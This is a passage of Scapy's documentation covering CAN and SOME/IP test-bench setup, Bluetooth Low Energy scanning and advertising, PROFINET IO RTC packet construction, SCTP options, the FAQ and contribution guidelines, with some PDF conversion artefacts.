                    BONE_P9_20 (PIN_OUTPUT_PULLUP | MUX_MODE2) /*
↪ uart1_rxd.d_can0_tx */
                >;
            };
        };
    };

    fragment@1 {
        target = <&dcan0>;
        __overlay__ {
            status = "okay";
            pinctrl-names = "default";
            pinctrl-0 = <&bb_dcan0_pins>;
        };
    };
};
EOF

```

4. Test the Dual-CAN Setup

Do the following each time you need CAN, or automate these steps if you like.

```
# echo BB-CAN0 > /sys/devices/platform/bone_capemgr/slots
# echo BB-CAN1 > /sys/devices/platform/bone_capemgr/slots
# modprobe can
# modprobe can-dev
# modprobe can-raw
# ip link set can0 up type can bitrate 50000
# ip link set can1 up type can bitrate 50000
```

Check the output of the Capemanager if both CAN interfaces have been loaded.

```
cat /sys/devices/platform/bone_capemgr/slots

0: PF----- -1
1: PF----- -1
2: PF----- -1
3: PF----- -1
4: P-O-L-    0 Override Board Name,00A0,Override Manuf, BB-CAN0
5: P-O-L-    1 Override Board Name,00A0,Override Manuf, BB-CAN1
```

If something went wrong, `dmesg` provides kernel messages to analyse the root of failure.

5. References

- embedded-things.com: Enable CANbus on the Beaglebone Black
- electronics.stackexchange.com: Beaglebone Black CAN bus Setup

6. Acknowledgment

Thanks to Tom Haramori. Parts of this section are copied from his guide:

https://github.com/haramori/rhme3/blob/master/Preparation/BBB_CAN_setup.md

ISO-TP Kernel Module Installation

A Linux ISO-TP kernel module can be downloaded from this website: <https://github.com/hartkopp/can-isotp.git>. The file `README.isotp` in this repository provides all information and necessary steps for downloading and building this kernel module. The ISO-TP kernel module should also be added to the `/etc/modules` file, to load this module automatically at system boot of the BBB.

CAN-Interface Setup

As the final step to prepare the BBB's CAN interfaces for usage, these interfaces have to be set up through some terminal commands. The bitrate can be chosen to fit the bitrate of a CAN bus under test.

```
ip link set can0 up type can bitrate 500000
ip link set can1 up type can bitrate 500000
```

Raspberry Pi SOME/IP setup

To build a small test environment in which you can send SOME/IP messages to and from server instances or disguise yourself as a server, one Raspberry Pi, your laptop and the `vsomeip` library are sufficient.

1. Download image

Download the latest raspbian image (<https://www.raspberrypi.org/downloads/raspbian/>) and install it on the Raspberry.

2. Vsomeip setup

Download the vsomeip library on the Raspberry, apply the git patch so it can work with the newer boost libraries and then install it.

```
git clone https://github.com/GENIVI/vsomeip.git
cd vsomeip
wget -O 0001-Support-boost-v1.66.patch.zip \
https://github.com/GENIVI/vsomeip/files/2244890/0001-Support-boost-v1.
↪66.patch.zip
unzip 0001-Support-boost-v1.66.patch.zip
git apply 0001-Support-boost-v1.66.patch
mkdir build
cd build
cmake -DENABLE_SIGNAL_HANDLING=1 ..
make
make install
```

3. Make applications

Write some small applications which function as either a service or a client and use the Scapy SOME/IP implementation to communicate with the client or the server. Examples for vsomeip applications are available on the vsomeip github wiki page (<https://github.com/GENIVI/vsomeip/wiki/vsomeip-in-10-minutes>).

8.11.2 Software Setup

Cannelloni Framework Installation

The Cannelloni framework is a small application written in C++ to transfer CAN data over UDP. In this way, a researcher can map the CAN communication of a remote device to its workstation, or even combine multiple remote CAN devices on his machine. The framework can be downloaded from this website: <https://github.com/mguentner/cannelloni.git>. The README.md file explains the installation and usage in detail. Cannelloni needs virtual CAN interfaces on the operator's machine. The next listing shows the setup of virtual CAN interfaces.

```
modprobe vcan

ip link add name vcan0 type vcan
ip link add name vcan1 type vcan

ip link set dev vcan0 up
ip link set dev vcan1 up

tc qdisc add dev vcan0 root tbf rate 300kbit latency 100ms burst 1000
tc qdisc add dev vcan1 root tbf rate 300kbit latency 100ms burst 1000

cannelloni -I vcan0 -R <remote-IP> -r 20000 -l 20000 &
cannelloni -I vcan1 -R <remote-IP> -r 20001 -l 20001 &
```

Note: If you're new to using Scapy, start with the [usage documentation](#), which describes how to use Scapy with Ethernet and IP.

Warning: Scapy does not support Bluetooth interfaces on Windows.

9.1 What is Bluetooth?

Bluetooth is a short range, mostly point-to-point wireless communication protocol that operates on the 2.4GHz [ISM band](#).

[Bluetooth standards](#) are publicly available from the [Bluetooth Special Interest Group](#).

Broadly speaking, Bluetooth has *three* distinct physical-layer protocols:

Bluetooth Basic Rate (BR) and Enhanced Data Rate (EDR) These are the “classic” Bluetooth physical layers.

BR (Basic Rate) reaches effective speeds of up to 721kbit/s. This was ratified as IEEE 802.15.1-2002 (v1.1) and -2005 (v1.2).

EDR (Enhanced Data Rate) was introduced as an optional feature of Bluetooth 2.0 (2004). It can reach effective speeds of 2.1Mbit/s, and has lower power consumption than BR.

In Bluetooth 4.0 and later, this is not supported by *Low Energy* interfaces, unless they are marked as *dual-mode*.

Bluetooth High Speed (HS) Introduced as an optional feature of Bluetooth 3.0 (2009), this extends Bluetooth by providing IEEE 802.11 (WiFi) as an alternative, higher-speed data transport. Nodes negotiate switching with AMP (Alternative MAC/PHY).

This is only supported by Bluetooth interfaces marked as *+HS*. Not all Bluetooth 3.0 and later interfaces support it.

Bluetooth Low Energy (BLE) Introduced in Bluetooth 4.0 (2010), this is an alternate physical layer designed for low power, embedded systems. It has shorter setup times, lower data rates and smaller MTU (maximum transmission unit) sizes. It adds broadcast and mesh network topologies, in addition to point-to-point links.

This is only supported by Bluetooth interface marked as *+LE* or *Low Energy* – not all Bluetooth 4.0 and later interfaces support it.

Most Bluetooth interfaces on PCs use USB connectivity (even on laptops), and this is controlled with the Host-Controller Interface (HCI). This typically doesn't support promiscuous mode (sniffing), however there are many other dedicated, non-HCI devices that support it.

9.1.1 Bluetooth sockets (`AF_BLUETOOTH`)

There are multiple protocols available for Bluetooth through `AF_BLUETOOTH` sockets:

Host-controller interface (HCI) `BTPROTO_HCI` Scapy class: `BluetoothHCISocket`

This is the “base” level interface for communicating with a Bluetooth controller. Everything is built on top of this, and this represents about as close to the physical layer as one can get with regular Bluetooth hardware.

Logical Link Control and Adaptation Layer Protocol (L2CAP) `BTPROTO_L2CAP` Scapy class: `BluetoothL2CAPSocket`

Sitting above the HCI, it provides connection and connection-less data transport to higher level protocols. It provides protocol multiplexing, packet segmentation and reassembly operations.

When communicating with a single device, one may use a L2CAP channel.

RFCOMM `BluetoothRFCOMMSocket` Scapy class: `BluetoothRFCOMMSocket`

RFCOMM is a serial port emulation protocol which operates over L2CAP.

In addition to regular data transfer, it also supports manipulation of all of RS-232's non-data control circuitry (RTS (Request To Send), DTR (Data Terminal Ready), etc.)

9.1.2 Bluetooth on Linux

Linux's Bluetooth stack is developed by the [BlueZ project](#). The Linux kernel contains drivers to provide access to Bluetooth interfaces using HCI, which are exposed through sockets with `AF_BLUETOOTH`.

BlueZ also provides a user-space companion to these kernel interfaces. The key components are:

`bluetoothd` A daemon that provides access to Bluetooth devices over D-Bus.

`bluetoothctl` An interactive command-line program which interfaces with the `bluetoothd` over D-Bus.

`hcitool` A command-line program which interfaces directly with kernel interfaces.

Support for Classic Bluetooth in bluez is quite mature, however BLE is under active development.

9.2 First steps

Note: You must run these examples as `root`. These have only been tested on Linux, and require Scapy v2.4.3 or later.

9.2.1 Verify Bluetooth device

Before doing anything else, you'll want to check that your Bluetooth device has actually been detected by the operating system:

```
$ hcitool dev
Devices:
    hci0 xx:xx:xx:xx:xx:xx
```

9.2.2 Opening a HCI socket

The first step in Scapy is to open a HCI socket to the underlying Bluetooth device:

```
>>> # Open a HCI socket to device hci0
>>> bt = BluetoothHCISocket(0)
```

9.2.3 Send a control packet

This packet contains no operation (ie: it does nothing), but it will test that you can communicate through the HCI device:

```
>>> ans, unans = bt.sr(HCI_Hdr()/HCI_Command_Hdr())
Received 1 packets, got 1 answers, remaining 0 packets
```

You can then inspect the response:

```
>>> # ans[0] = Answered packet #0
>>> # ans[0][1] = The response packet
>>> ans[0][1]
>>> p.show()
###[ HCI header ]###
    type= Event
###[ HCI Event header ]###
    code= 0xf
    len= 4
###[ Command Status ]###
    status= 1
    number= 2
    opcode= 0x0
```

9.2.4 Receiving all events

To start capturing all events from the HCI device, use `sniff`:

```
>>> pkts = bt.sniff()
(press ^C after a few seconds to stop...)
>>> pkts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:0>
```

Unless your computer is doing something else with Bluetooth, you'll probably get 0 packets at this point. This is because `sniff` doesn't actually enable any promiscuous mode on the device.

However, this is useful for some other commands that will be explained later on.

9.2.5 Importing and exporting packets

Just like with other protocols, you can save packets for future use in `libpcap` format with `wrpcap`:

```
>>> wrpcap("/tmp/bluetooth.pcap", pkts)
```

And load them up again with `rdpcap`:

```
>>> pkts = rdpcap("/tmp/bluetooth.pcap")
```

9.3 Working with Bluetooth Low Energy

Note: This requires a Bluetooth 4.0 or later interface that supports BLE (Bluetooth Low Energy), either as a dedicated LE (Low Energy) chipset or a *dual-mode* LE + BR/EDR chipset (such as an [RTL8723BU](#)).

These instructions only been tested on Linux, and require Scapy v2.4.3 or later. There are bugs in earlier versions which decode packets incorrectly.

These examples presume you have already *opened a HCI socket* (as `bt`).

9.3.1 Discovering nearby devices

Enabling discovery mode

Start active discovery mode with:

```
>>> # type=1: Active scanning mode
>>> bt.sr(
...     HCI_Hdr() /
...     HCI_Command_Hdr() /
...     HCI_Cmd_LE_Set_Scan_Parameters(type=1))
Received 1 packets, got 1 answers, remaining 0 packets

>>> # filter_dups=False: Show duplicate advertising reports, because these
>>> # sometimes contain different data!
>>> bt.sr(
...     HCI_Hdr() /
...     HCI_Command_Hdr() /
```

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```
... HCI_Cmd_LE_Set_Scan_Enable(
...     enable=True,
...     filter_dups=False))
Received 1 packets, got 1 answers, remaining 0 packets
```

In the background, there are already HCI events waiting on the socket. You can grab these events with sniff:

```
>>> # The lfilter will drop anything that's not an advertising report.
>>> adverts = bt.sniff(lfilter=lambda p: HCI_LE_Meta_Advertising_Reports_
    ↳in p)
(press ^C after a few seconds to stop...)
>>> adverts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:101>
```

Once you have the packets, disable discovery mode with:

```
>>> bt.sr(
...     HCI_Hdr() /
...     HCI_Command_Hdr() /
...     HCI_Cmd_LE_Set_Scan_Enable(
...         enable=False))
Begin emission:
Finished sending 1 packets.
...*
Received 4 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>, <Unanswered: TCP:0 UDP:0 ICMP:0_
    ↳Other:0>)
```

Collecting advertising reports

You can sometimes get multiple `HCI_LE_Meta_Advertising_Report` in a single `HCI_LE_Meta_Advertising_Reports`, and these can also be for different devices!

```
# Rearrange into a generator that returns reports sequentially
from itertools import chain
reports = chain.from_iterable(
    p[HCI_LE_Meta_Advertising_Reports].reports
    for p in adverts)

# Group reports by MAC address (consumes the reports generator)
devices = {}
for report in reports:
    device = devices.setdefault(report.addr, [])
    device.append(report)

# Packet counters
devices_pkts = dict((k, len(v)) for k, v in devices.items())
print(devices_pkts)
# {'xx:xx:xx:xx:xx:xx': 408, 'xx:xx:xx:xx:xx:xx': 2}
```

Filtering advertising reports

```
# Get one packet for each device that broadcasted short UUID 0xfe50_
→ (Google).
# Android devices broadcast this pretty much constantly.
google = {}
for mac, reports in devices.items():
    for report in reports:
        if (EIR_CompleteList16BitServiceUUIDs in report and
            0xfe50 in report[EIR_CompleteList16BitServiceUUIDs].svc_uuids):
            google[mac] = report
            break

# List MAC addresses that sent such a broadcast
print(google.keys())
# dict_keys(['xx:xx:xx:xx:xx:xx', 'xx:xx:xx:xx:xx:xx'])
```

Look at the first broadcast received:

```
>>> for mac, report in google.items():
...     report.show()
...     break
...
###[ Advertising Report ]###
type= conn_und
atype= random
addr= xx:xx:xx:xx:xx:xx
len= 13
\data\
|###[ EIR Header ]###
| len= 2
| type= flags
|###[ Flags ]###
| flags= general_disc_mode
|###[ EIR Header ]###
| len= 3
| type= complete_list_16_bit_svc_uuids
|###[ Complete list of 16-bit service UUIDs ]###
| svc_uuids= [0xfe50]
|###[ EIR Header ]###
| len= 5
| type= svc_data_16_bit_uuid
|###[ EIR Service Data - 16-bit UUID ]###
| svc_uuid= 0xfe50
| data= 'AB'
rssi= -96
```

9.3.2 Setting up advertising

Note: Changing advertisements may not take effect until advertisements have first been *stopped*.


Eddystone URL beacon

This example sets up a virtual Eddystone URL beacon:

```
# Load the contrib module for Eddystone
load_contrib('eddytone')

# Eddystone_URL.from_url() builds an Eddystone_URL frame for a given URL.
#
# build_set_advertising_data() wraps an Eddystone_Frame into a
# HCI_Cmd_LE_Set_Advertising_Data payload, that can be sent to the BLE
# controller.
bt.sr(Eddystone_URL.from_url(
    'https://scapy.net').build_set_advertising_data())
```

Once *advertising has been started*, the beacon may then be detected with the Eddystone Validator (Android):



9.3.3 Starting advertising

```
bt.sr(HCI_Hdr() /
      HCI_Command_Hdr() /
      HCI_Cmd_LE_Set_Advertise_Enable(enable=True))
```

9.3.4 Stopping advertising

```
bt.sr(HCI_Hdr() /
      HCI_Command_Hdr() /
      HCI_Cmd_LE_Set_Advertise_Enable(enable=False))
```

9.3.5 Resources and references

- **16-bit UUIDs for members:** List of registered UUIDs which appear in `EIR_CompleteList16BitServiceUUIDs` and `EIR_ServiceData16BitUUID`.
- **16-bit UUIDs for SDOs:** List of registered UUIDs which are used by Standards Development Organisations.
- **Company Identifiers:** List of company IDs, which appear in `EIR_Manufacturer_Specific_Data.company_id`.
- **Generic Access Profile:** List of assigned type IDs and links to specification definitions, which appear in `EIR_Header`.

CHAPTER 10

PROFINET IO RTC

PROFINET IO is an industrial protocol composed of different layers such as the Real-Time Cyclic (RTC) layer, used to exchange data. However, this RTC layer is stateful and depends on a configuration sent through another layer: the DCE/RPC endpoint of PROFINET. This configuration defines where each exchanged piece of data must be located in the RTC data buffer, as well as the length of this same buffer. Building such packet is then a bit more complicated than other protocols.

10.1 RTC data packet

The first thing to do when building the RTC data buffer is to instantiate each Scapy packet which represents a piece of data. Each one of them may require some specific piece of configuration, such as its length. All packets and their configuration are:

- `PNIORealTimeRawData`: a simple raw data like `Raw`
 - `length`: defines the length of the data
- `Profisafe`: the PROFIsafe profile to perform functional safety
 - `length`: defines the length of the whole packet
 - `CRC`: defines the length of the CRC, either 3 or 4
- `PNIORealTimeIOxS`: either an IO Consumer or Provider Status byte
 - Doesn't require any configuration

To instantiate one of these packets with its configuration, the `config` argument must be given. It is a `dict()` which contains all the required piece of configuration:

```
>>> load_contrib('pnio_rtc')
>>> raw(PNIORealTimeRawData(load='AAA', config={'length': 4}))
'AAA\x00'
>>> raw(Profisafe(load='AAA', Control_Status=0x20, CRC=0x424242, config={
↪ 'length': 8, 'CRC': 3}))
```

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```
'AAA\x00 BBB'
>>> hexdump(PNIORealTimeIOxS())
0000    80
```

10.2 RTC packet

Now that a data packet can be instantiated, a whole RTC packet may be built. `PNIORealTime` contains a field `data` which is a list of all data packets to add in the buffer, however, without the configuration, Scapy won't be able to dissect it:

```
>>> load_contrib("pnio_rtc")
>>> p=PNIORealTime(cycleCounter=1024, data=[
... PNIORealTimeIOxS(),
... PNIORealTimeRawData(load='AAA', config={'length':4}) /
↳PNIORealTimeIOxS(),
... Profisafe(load='AAA', Control_Status=0x20, CRC=0x424242, config={
↳'length': 8, 'CRC': 3}) / PNIORealTimeIOxS(),
... ])
>>> p.show()
###[ PROFINET Real-Time ]###
len= None
dataLen= None
\data\
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0
| extension= 0
|###[ PNIO RTC Raw data ]###
| load= 'AAA'
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0
| extension= 0
|###[ PROFISafe ]###
| load= 'AAA'
| Control_Status= 0x20
| CRC= 0x424242
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0
| extension= 0
padding= ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0

>>> p.show2()
###[ PROFINET Real-Time ]###
len= 44
dataLen= 15
```

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```

\data\
|###[ PNIO RTC Raw data ]###
|  load= '\x80AAA\x00\x80AAA\x00 BBB\x80'
padding= ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0

```

For Scapy to be able to dissect it correctly, one must also configure the layer for it to know the location of each data in the buffer. This configuration is saved in the dictionary `conf.contribs["PNIO_RTC"]` which can be updated with the `pnio_update_config` method. Each item in the dictionary uses the tuple `(Ether.src, Ether.dst)` as key, to be able to separate the configuration of each communication. Each value is then a list of a tuple which describes a data packet. It is composed of the negative index, from the end of the data buffer, of the packet position, the class of the packet as the second item and the `config` dictionary to provide to the class as last. If we continue the previous example, here is the configuration to set:

```

>>> load_contrib("pnio")
>>> e=Ether(src='00:01:02:03:04:05', dst='06:07:08:09:0a:0b') /_
↳ProfinetIO() / p
>>> e.show2()
###[ Ethernet ]###
    dst= 06:07:08:09:0a:0b
    src= 00:01:02:03:04:05
    type= 0x8892
###[ ProfinetIO ]###
    frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
    len= 44
    dataLen= 15
    \data\
    |###[ PNIO RTC Raw data ]###
    |  load= '\x80AAA\x00\x80AAA\x00 BBB\x80'
padding= ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0
>>> pnio_update_config(((('00:01:02:03:04:05', '06:07:08:09:0a:0b'): [
... (-9, Profisafe, {'length': 8, 'CRC': 3}),
... (-9 - 5, PNIORealTimeRawData, {'length':4}),
... ]))
>>> e.show2()
###[ Ethernet ]###
    dst= 06:07:08:09:0a:0b
    src= 00:01:02:03:04:05
    type= 0x8892
###[ ProfinetIO ]###
    frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
    len= 44
    dataLen= 15
    \data\
    |###[ PNIO RTC IOxS ]###
    |  dataState= good
    |  instance= subslot

```

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```

|   reserved= 0x0L
|   extension= 0L
|###[ PNIO RTC Raw data ]###
|   load= 'AAA'
|###[ PNIO RTC IOxS ]###
|   dataState= good
|   instance= subslot
|   reserved= 0x0L
|   extension= 0L
|###[ PROFISafe ]###
|   load= 'AAA'
|   Control_Status= 0x20
|   CRC= 0x424242L
|###[ PNIO RTC IOxS ]###
|   dataState= good
|   instance= subslot
|   reserved= 0x0L
|   extension= 0L
padding= ''
cycleCounter= 1024
dataStatus= primary+validData+run+no_problem
transferStatus= 0

```

If no data packets are configured for a given offset, it defaults to a `PNIORealTimeIOxS`. However, this method is not very convenient for the user to configure the layer and it only affects the dissection of packets. In such cases, one may have access to several RTC packets, sniffed or retrieved from a PCAP file. Thus, `PNIORealTime` provides some methods to analyse a list of `PNIORealTime` packets and locate all data in it, based on simple heuristics. All of them take as first argument an iterable which contains the list of packets to analyse.

- `PNIORealTime.find_data()` analyses the data buffer and separate real data from `IOxS`. It returns a dict which can be provided to `pnio_update_config`.
- `PNIORealTime.find_profisafe()` analyses the data buffer and find the `PROFISafe` profiles among the real data. It returns a dict which can be provided to `pnio_update_config`.
- `PNIORealTime.analyse_data()` executes both previous methods and update the configuration. **This is usually the method to call.**
- `PNIORealTime.draw_entropy()` will draw the entropy of each byte in the data buffer. It can be used to easily visualize `PROFISafe` locations as entropy is the base of the decision algorithm of `find_profisafe`.

```

>>> load_contrib('pnio_rtc')
>>> t=rdpcap('/path/to/trace.pcap', 1024)
>>> PNIORealTime.analyse_data(t)
{('00:01:02:03:04:05', '06:07:08:09:0a:0b'): [(-19, <class 'scapy.contrib.
→pnio_rtc.PNIORealTimeRawData'>, {'length': 1}), (-15, <class 'scapy.
→contrib.pnio_rtc.Profisafe'>, {'CRC': 3, 'length': 6}), (-7, <class
→'scapy.contrib.pnio_rtc.Profisafe'>, {'CRC': 3, 'length': 5})]}
>>> t[100].show()
###[ Ethernet ]###
    dst= 06:07:08:09:0a:0b
    src= 00:01:02:03:04:05
    type= n_802_1Q
###[ 802.1Q ]###

```

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```

    prio= 6L
    id= 0L
    vlan= 0L
    type= 0x8892
###[ ProfinetIO ]###
    frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
    len= 44
    dataLen= 22
    \data\
        |###[ PNIO RTC Raw data ]###
        | load=
→ '\x80\x80\x80\x80\x80\x80\x00\x80\x80\x80\x12:\x0e\x12\x80\x80\x00\x12\x8b\x97\xe3\x80'
→ '
        padding= ''
        cycleCounter= 6208
        dataStatus= primary+validData+run+no_problem
        transferStatus= 0

>>> t[100].show2()
###[ Ethernet ]###
    dst= 06:07:08:09:0a:0b
    src= 00:01:02:03:04:05
    type= n_802_1Q
###[ 802.1Q ]###
    prio= 6L
    id= 0L
    vlan= 0L
    type= 0x8892
###[ ProfinetIO ]###
    frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
    len= 44
    dataLen= 22
    \data\
        |###[ PNIO RTC IOxS ]###
        | dataState= good
        | instance= subslot
        | reserved= 0x0L
        | extension= 0L
        [...]
        |###[ PNIO RTC IOxS ]###
        | dataState= good
        | instance= subslot
        | reserved= 0x0L
        | extension= 0L
        |###[ PNIO RTC Raw data ]###
        | load= ''
        |###[ PNIO RTC IOxS ]###
        | dataState= good
        | instance= subslot
        | reserved= 0x0L
        | extension= 0L
        [...]
        |###[ PNIO RTC IOxS ]###
        | dataState= good

```

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```
| instance= subslot
| reserved= 0x0L
| extension= 0L
|###[ PROFISafe ]###
| load= ''
| Control_Status= 0x12
| CRC= 0x3a0e12L
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0L
| extension= 0L
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0L
| extension= 0L
|###[ PROFISafe ]###
| load= ''
| Control_Status= 0x12
| CRC= 0x8b97e3L
|###[ PNIO RTC IOxS ]###
| dataState= good
| instance= subslot
| reserved= 0x0L
| extension= 0L
padding= ''
cycleCounter= 6208
dataStatus= primary+validData+run+no_problem
transferStatus= 0
```

In addition, one can see, when displaying a `PNIORealTime` packet, the field `len`. This is a computed field which is not added in the final packet build. It is mainly useful for dissection and reconstruction, but it can also be used to modify the behaviour of the packet. In fact, RTC packet must always be long enough for an Ethernet frame and to do so, a padding must be added right after the `data` buffer. The default behaviour is to add `padding` whose size is computed during the `build` process:

```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()])))
```

[illegible]

However, one can set `len` to modify this behaviour. `len` controls the length of the whole `PNIORealTime` packet. Then, to shorten the length of the padding, `len` can be set to a lower value:

```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()],  
↳ len=50))
```

[illegible]

```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()])))
```

[illegible]

```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()],
len=30))
```

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SCTP is a relatively young transport-layer protocol combining both TCP and UDP characteristics. The [RFC 3286](#) introduces it and its description lays in the [RFC 4960](#).

It is not broadly used, its mainly present in core networks operated by telecommunication companies, to support VoIP for instance.

11.1 Enabling dynamic addressing reconfiguration and chunk authentication capabilities

If you are trying to discuss with SCTP servers, you may be interested in capabilities added in [RFC 4895](#) which describe how to authenticated some SCTP chunks, and/or [RFC 5061](#) to dynamically reconfigure the IP address of a SCTP association.

These capabilities are not always enabled by default on Linux. Scapy does not need any modification on its end, but SCTP servers may need specific activation.

To enable the RFC 4895 about authenticating chunks:

```
$ sudo echo 1 > /proc/sys/net/sctp/auth_enable
```

To enable the RFC 5061 about dynamic address reconfiguration:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_enable
```

You may also want to use the dynamic address reconfiguration without necessarily enabling the chunk authentication:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_noauth_enable
```


12.1 FAQ

12.1.1 My TCP connections are reset by Scapy or by my kernel.

The kernel is not aware of what Scapy is doing behind his back. If Scapy sends a SYN, the target replies with a SYN-ACK and your kernel sees it, it will reply with a RST. To prevent this, use local firewall rules (e.g. NetFilter for Linux). Scapy does not mind about local firewalls.

12.1.2 I can't ping 127.0.0.1. Scapy does not work with 127.0.0.1 or on the loopback interface

The loopback interface is a very special interface. Packets going through it are not really assembled and disassembled. The kernel routes the packet to its destination while it is still stored in an internal structure. What you see with `tcpdump -i lo` is only a fake to make you think everything is normal. The kernel is not aware of what Scapy is doing behind his back, so what you see on the loopback interface is also a fake. Except this one did not come from a local structure. Thus the kernel will never receive it.

In order to speak to local applications, you need to build your packets one layer upper, using a `PF_INET/SOCK_RAW` socket instead of a `PF_PACKET/SOCK_RAW` (or its equivalent on other systems than Linux):

```
>>> conf.L3socket
<class __main__.L3PacketSocket at 0xb7bdf5fc>
>>> conf.L3socket=L3RawSocket
>>> sr1(IP(dst="127.0.0.1")/ICMP())
<IP version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L ttl=64
→proto=ICMP chksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 options='' |<ICMP
→type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

12.1.3 BPF filters do not work. I'm on a ppp link

This is a known bug. BPF filters must be compiled with different offsets on ppp links. It may work if you use libpcap (which will be used to compile the BPF filter) instead of using native linux support (PF_PACKET sockets).

12.1.4 traceroute() does not work. I'm on a ppp link

This is a known bug. See BPF filters do not work. I'm on a ppp link

To work around this, use `nofilter=1`:

```
>>> traceroute("target", nofilter=1)
```

12.1.5 Graphs are ugly/fonts are too big/image is truncated.

Quick fix: use png format:

```
>>> x.graph(format="png")
```

Upgrade to latest version of GraphViz.

Try providing different DPI options (50,70,75,96,101,125, for instance):

```
>>> x.graph(options="-Gdpi=70")
```

If it works, you can make it permanent:

```
>>> conf.prog.dot = "dot -Gdpi=70"
```

You can also put this line in your `~/ .scapy_startup.py` file

12.2 Getting help

Common problems are answered in the FAQ.

If you need additional help, please check out:

- The [Gitter channel](#)
- The [GitHub repository](#)

There's also a low traffic mailing list at `scapy.ml(at)secdev.org` ([archive](#), [RSS](#), [NNTP](#)). Subscribe by sending a mail to `scapy.ml-subscribe(at)secdev.org`.

You are encouraged to send questions, bug reports, suggestions, ideas, cool usages of Scapy, etc.

13.1 Project organization

Scapy development uses the Git version control system. Scapy's reference repository is at <https://github.com/secdev/scapy/>.

Project management is done with [Github](#). It provides a freely editable [Wiki](#) (please contribute!) that can reference tickets, changesets, files from the project. It also provides a ticket management service that is used to avoid forgetting patches or bugs.

13.2 How to contribute

- Found a bug in Scapy? [Add a ticket](#).
- Improve this documentation.
- Program a new layer and share it on the mailing list, or create a pull request.
- Contribute new [regression tests](#).
- Upload packet samples for new protocols on the [packet samples page](#).

13.3 Improve the documentation

The documentation can be improved in several ways by:

- Adding docstrings to the source code.
- Adding usage examples to the documentation.

13.3.1 Adding Docstrings

The Scapy source code has few explanations of what a function is doing. A docstring, by adding explanation and expected input and output parameters, helps saving time for both the layer developers and the users looking for advanced features.

An example of docstring from the `scapy.fields.FlagsField` class:

```
class FlagsField(BitField):
    """ Handle Flag type field

    Make sure all your flags have a label

    Example:
    >>> from scapy.packet import Packet
    >>> class FlagsTest(Packet):
        fields_desc = [FlagsField("flags", 0, 8, ["f0", "f1", "f2",
→ "f3", "f4", "f5", "f6", "f7"])]
    >>> FlagsTest(flags=9).show2()
    ###[ FlagsTest ]###
        flags      = f0+f3
    >>> FlagsTest(flags=0).show2().strip()
    ###[ FlagsTest ]###
        flags      =

    :param name: field's name
    :param default: default value for the field
    :param size: number of bits in the field
    :param names: (list or dict) label for each flag, Least Significant Bit_
→tag's name is written first
